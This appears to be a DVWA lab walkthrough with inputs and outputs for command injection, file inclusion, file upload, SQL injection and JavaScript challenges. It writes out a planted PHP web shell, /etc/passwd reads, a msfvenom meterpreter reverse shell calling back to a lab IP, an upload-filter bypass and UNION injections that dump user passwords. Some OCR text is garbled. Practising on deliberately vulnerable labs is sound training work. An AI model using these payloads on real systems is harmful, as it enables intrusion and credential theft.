

Default Credentials:
Username: admin
Password: password

Challenges Completed (in this document):
Command Injection: Easy, Medium, Hard
File Inclusion: Easy, Medium, Hard
File Upload: Easy, Medium
SQLi: Easy, Medium, Hard

Javascript: Easy

Command Injection

Level: Low

Command Used:

localhost; ls

Result:

Vulnerability: Command Injection

```
Ping a device

Enter an IP address:

Submit

PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.019 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.028 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.014/0.023/0.032/0.007 ms
help
index.php
source
```

Level: Medium

Command Used:

localhost & ls

Result:

ulnerability: Command	d Injection
Ping a device	
Enter an IP address:	Submit
help index.php	
source PING localhost (127.0.0.1) 56(84)	
	1): icmp_seq=1 ttl=64 time=0.013 ms 1): icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from localhost (127.0.0.	1): icmp_seq=3 ttl=64 time=0.018 ms
64 bytes from localhost (127.0.0.	1): icmp seq=4 ttl=64 time=0.014 ms

--- localhost ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 2998ms rtt min/avg/max/mdev = 0.013/0.018/0.027/0.005 ms

Level: Hard

Command Used:

localhost |1s

Result:

Vulnerability: Command Injection

Ping a device Enter an IP address: Submit help index.php source

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- · https://www.owasp.org/index.php/Command Injection

Because if you look in the source, '| ' is substituted and it has a space following it:

Injecting a backdoor:

```
1; echo "<?php \$var=shell_exec(\$_GET['input']); echo \$var?>" >
.backdoor.php
```

Getting info from the backdoor:

```
.backdoor.php?input=cd /etc/;cat passwd
```

File Inclusion

Level: Low URL Used:

dvwa/vulnerabilities/fi/?page=/etc/passwd

Result:



Level: Medium

Low Solution also works

Level: Hard
URL Used:

dvwa/vulnerabilities/fi/?page=file:///etc/passwd

Result:



Because the fnmatch function call only requires that file string start with "file":

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
}
?>
```

File Upload

Level: Low

```
With msfvenom:
msfvenom -p php/meterpreter/reverse_tcp lhost=10.8.12.29 lport=3333 -f raw
Save to file payload.php
Upload file
Go to path DVWA/hackable/uploads/payload.php
In msfconsole:
>use multi/handler
>set payload php/meterpreter/reverse_tcp
>set lhost 10.8.12.29
>set lport 3333
>run
File Upload: medium
Rename payload.php to payload.php.jpeg
Use Burp to catch the packet containing the upload request and rename it to
payload.php
```

SQL Injection

Level: Low

Command Used:

```
' or '1'='1
```

Result:

Vulnerability: SQL Injection

```
User ID:
                             Submit
ID: ' or '1'='1
First name: admin
Surname: admin
ID: ' or '1'='1
First name: Gordon
Surname: Brown
ID: ' or '1'='1
First name: Hack
Surname: Me
ID: ' or '1'='1
First name: Pablo
Surname: Picasso
ID: ' or '1'='1
First name: Bob
Surname: Smith
```

Testing other statements:

Getting user:

' union select user(), null#



Getting version:

' union select @@version, null#

User ID:		Submit
	select @@vers 5.5.61-0ubunt	

Get hostname:

' union select @@hostname, null#

ID: ' union select @@hostname, null# First name: ip-10-10-230-185	Hear ID:	College
	OSEI ID.	Submit
	ID: ' union select (20hostnama null#

Get database name:

' union select database(), null#

```
User ID: Submit

ID: 'union select database(), null#
First name: dvwa
Surname:
```

Getting the names of all tables in all database:

' union select table_name, null from information_schema.tables#

```
User ID:
                             Submit
ID: ' union select table name, null from information schema.tables#
First name: CHARACTER SETS
Surname:
ID: ' union select table name, null from information schema.tables#
First name: COLLATIONS
Surname:
ID: ' union select table name, null from information schema.tables#
First name: COLLATION CHARACTER SET APPLICABILITY
Surname:
ID: ' union select table name, null from information schema.tables#
First name: COLUMNS
Surname:
ID: ' union select table name, null from information schema.tables#
First name: COLUMN PRIVILEGES
Surname:
ID: ' union select table name, null from information schema.tables#
First name: ENGINES
Surname:
ID: ' union select table name, null from information schema.tables#
First name: EVENTS
Surname:
```

Get the names of all the tables in this database:

' union select table_name, null from information_schema.tables where
table_schema=database() #

User ID:	Submit						
ID: ' union s First name: s Surname:	name, null	from	information	_schema.tables	where	table_schema=database() #
ID: ' union ! First name: U Surname:	name, null	from	information	_schema.tables	where	table_schema=database() #


Get the names of all the columns in this database:

' union select column_name, null from information_schema.columns where
table_schema=database() #

	7					
User ID:		Submit	J			
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
ID: ' union First name: Surname:		name, null	from	information_schema.columns	where	table_schema=database() #
	select column_n failed_login	name, null	. from	information_schema.columns	where	table_schema=database() #

Get the usernames and passwords of all the users in this database:

' union select user, password from users #



Tried to load the file etc/passwd, couldn't get it to work:

```
' union all select load_file('/etc/passwd'),null #
```

Level: Medium

Go to inspect element, and change the text in one of the options, and then select it and click submit:

```
User ID:

v<select name="id">

coption value="1 or 1=1">1</option>

coption value="2">2</option>

coption value="3">3</option>

coption value="3">3</option>

coption value="4">4</option>

coption value="5">5</option>

coption value="6">5</option>

coption value="6">6</option>
coption value="6">6<
```

Result:

Vulnerability: SQL Injection User ID: 1 V Submit ID: 1 or 1=1 First name: admin Surname: admin ID: 1 or 1=1 First name: Gordon Surname: Brown ID: 1 or 1=1 First name: Hack Surname: Me ID: 1 or 1=1 First name: Pablo Surname: Picasso ID: 1 or 1=1 First name: Bob Surname: Smith

Getting the version:



```
User ID: 1 V Submit

ID: 1 union select 1, version() limit 1,1
First name: 1
Surname: 5.5.61-0ubuntu0.14.04.1
```

Level: Hard

Entered the injection string into the session id and clicked submit.

① 10.10.246.130/vulnerabilities/sqli/session-input.php#					
Session ID: 'union select version(), null #					
Submit					
Close					

Vulnerability: SQL Injection Click here to change your ID. ID: ' union select version(), null # First name: 5.5.61-0ubuntu0.14.04.1 Surname:

Javascript

Level: Easy

In the phrase field type "success":

Phrase	success	Submit

In the Console change the value of the token to:

```
>> document.getElementById("token").value = md5(rot13("success"));
```

Then press Submit:

Submit the v	vord "success" to wi	n.	
Well done!			
_			
Phrase Cha	angeMe	Submit	